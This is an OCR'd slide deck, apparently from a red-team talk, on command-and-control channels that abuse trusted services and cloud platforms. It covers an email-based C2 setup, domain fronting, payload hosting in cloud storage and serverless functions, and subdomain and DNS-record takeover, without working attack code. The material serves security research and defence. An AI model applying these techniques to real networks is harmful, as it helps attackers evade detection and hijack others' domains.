
Inbound Parse

Add Host & URL

HOST	URL	SPAM CHECK	SEND RAW	SETTINGS
c2.thedarkside.io	http://[redacted]/inbox	✕	✕	⚙

c2	MX	1h	10 mx.sendgrid.net.
em3972	CNAME	1h	u11611044.wl045.sendgrid.net.
s1._domainkey	CNAME	1h	s1.domainkey.u11611044.wl045.sendgrid.net.
s2._domainkey	CNAME	1h	s2.domainkey.u11611044.wl045.sendgrid.net.

[poc - postoffice]



[trusted abuse]

- Communication [e-mail | chat | social]
- Operations [b2b | **saas** | internal | etc]
- Security [vendors | trust repos]

- **Office 365** : MWR Labs[1]
- **GitHub** : canisrufus[2]
- **Google Drive** : DarkHydrus[3]

[1] https://labs.mwrinfosecurity.com/blog/tasking-office-365-for-cobalt-strike-c2
[2] https://github.com/maldevel/canisrufus
[3] https://unit42.paloaltonetworks.com/darkhydrus-delivers-new-trojan-that-can-use-google-drive-for-c2-communications/

[trusted abuse]

- Communication [e-mail | chat | social]
- Operations [b2b | saas | **internal** | etc]
- Security [vendors | trust repos]

- **Active Directory** : harmj0y[1]
- **MSSQL** : PowerUpSQL / NetSPI[2]
- **File Shares** : outflank[3]

[1] https://www.harmj0y.net/blog/powershell/command-and-control-using-active-directory/
[2] https://blog.netspi.com/databases-and-clouds-sql-server-as-a-c2/
[3] https://outflank.nl/blog/2017/09/17/blogpost-cobalt-strike-over-external-c2-beacon-home-in-the-most-obscure-ways/

[trusted abuse]

- Communication [e-mail | chat | social]
- Operations [b2b | saas | internal | **etc**]
- Security [vendors | trust repos]


- **Wikipedia** : wikipedia-c2[1]
- **Pastebin** : Aggah Campaign[2]

[1] https://github.com/daniel-infosec/wikipedia-c2
[2] https://unit42.paloaltonetworks.com/aggah-campaign-bit-ly-blogspot-and-pastebin-used-for-c2-in-large-scale-campaign/

[trusted abuse]


- Communication [e-mail | chat | social]
- Operations [b2b | saas | internal | etc]
- Security [vendors | **trust repos**] ?

[poc - addendum]



- Stuffs data into office document properties
- Tracks sample uploads using comments
- Handles large payloads gracefully (1MB+)
- Ideal for static stages / downloads

[poc - addendum]



[poc - addendum]

```
C:\Users\Nick\Documents\Projects\Addendum
λ python addendum.py
```


cloud abuse
&
takeover

[the “cloud”]

AWS	47%
Azure	22%
Alibaba	8%
GCP	7%
	84%

- CDN endpoints
- Serverless architectures
- File hosting
- Message queues
- VPNs

- Lots of functionality – opportunity for abuse **but**
- We’ll stay focused on C2 primitives

[the “issue”]

Trust boundaries


Dynamic assets

[the “issue”]

Trust boundaries | Dynamic assets


[the “issue”]

Trust boundaries | Dynamic assets



[the “issue”]

Trust boundaries | Dynamic assets



[the “issue”]

Trust boundaries | Dynamic assets

uploads.**azurewebsites.net**

myresume.**appspot.com**

recruiter.**amazonaws.com**

meetings.**blob.core.windows.net**

security.**cloudfront.net**

reports.**akamai.net**

updates.**akamaiedge.net**

cdn.**kunlungr.com**

[the “issue”]

Trust boundaries **| Dynamic assets**

- How will **TLS** scale with the cloud?
- How does **DNS** cope with reallocation?
- How can we represent **ownership**?
- How do we prevent **misconfiguration**?

[abuse - fronting]

http://kittens.com/index.html

↓

[DNS] kittens.com : **kittens.azureedge.net**

↓

[DNS] kittens.azureedge.net : **1.2.3.4**

↓ **[TLS] I'm looking for kittens.com**

1.2.3.4
GET /index.html
Host: **kittens.azureedge.net**

[abuse - fronting]

http://puppies.com/index.html

↓

[DNS] puppies.com : **puppies.azureedge.net**

↓


[DNS] puppies.azureedge.net : **1.2.3.4**

↓ **[TLS] I'm looking for puppies.com**

1.2.3.4
GET /index.html
Host: **puppies.azureedge.net**

[abuse - fronting]

kittens.com
GET /index.html
Host: **puppies.azureedge.net**



[DNS] kittens.com : **1.2.3.4**

1.2.3.4
GET /index.html
Host: **puppies.azureedge.net**

[abuse - file hosting]

- Hosting static payloads in containers[1]
- Shoveling dynamic data via containers[2]

- AWS - **S3 Buckets**

```
https://s3.amazonaws.com/[bucket]/[object]
https://[bucket].s3.amazonaws.com/[object]
```

- Azure - **Blob Storage**

```
https://[account].blob.core.windows.net/[container]/[object]?...
```

- GCP - **Cloud Storage**

```
https://storage.googleapis.com/[bucket]/[object]
https://[bucket].storage.googleapis.com/[object]
```

[1] https://pentestarmoury.com/2017/07/19/s3-buckets-for-good-and-evil/
[2] https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/

[abuse - serverless code]

- Pass-through traffic redirection[1]
- Hosted C2 server[2]

- AWS - **Lambda**

```
http://[id].execute-api.[region].amazonaws.com/[function]
```

- Azure - **Functions**

```
http://[app].azurewebsites.net/api/[function]?code=[key]
```

- GCP - **App Engine**

```
http://[app].appspot.com/[function]
```

[1] https://www.securityartwork.es/2017/01/31/simple-domain-fronting-poc-with-gae-c2-server/
[2] https://github.com/aws/chalice

[takeover primitives]

DNS v Dynamic Stuff

- Orphaned records are common
- Prior research in the area
  - Analysis of DNS in CyberSecurity[1]
  - AWS Route53 nameserver takeover[2]
  - 3rd party object re-collection[3]
  - Practical guide to subdomain takeover[4]
  - The Orphaned Internet: Taking over 120k domains[5]


[1] https://is.muni.cz/th/byrdn/Thesis.pdf
[2] https://0xpatrik.com/subdomain-takeover-ns/
[3] https://github.com/EdOverflow/can-i-take-over-xyz
[4] https://www.exploit-db.com/docs/46415
[5] https://bit.ly/2ggHlzn

[takeover primitives]

- Two primary schools of thought:
    1. Go after CNAME records
    2. Go after NS records
- What about others?
    - Can we target IP-based records?

“How quickly could we collect new addresses?”
“How would we accurately check for an orphan record?”

[ip hunting concept]



[record sets]

- PTR Records ?
- Rapid7 OpenDNS[1]
- Verisign Top Level Zone File[2]
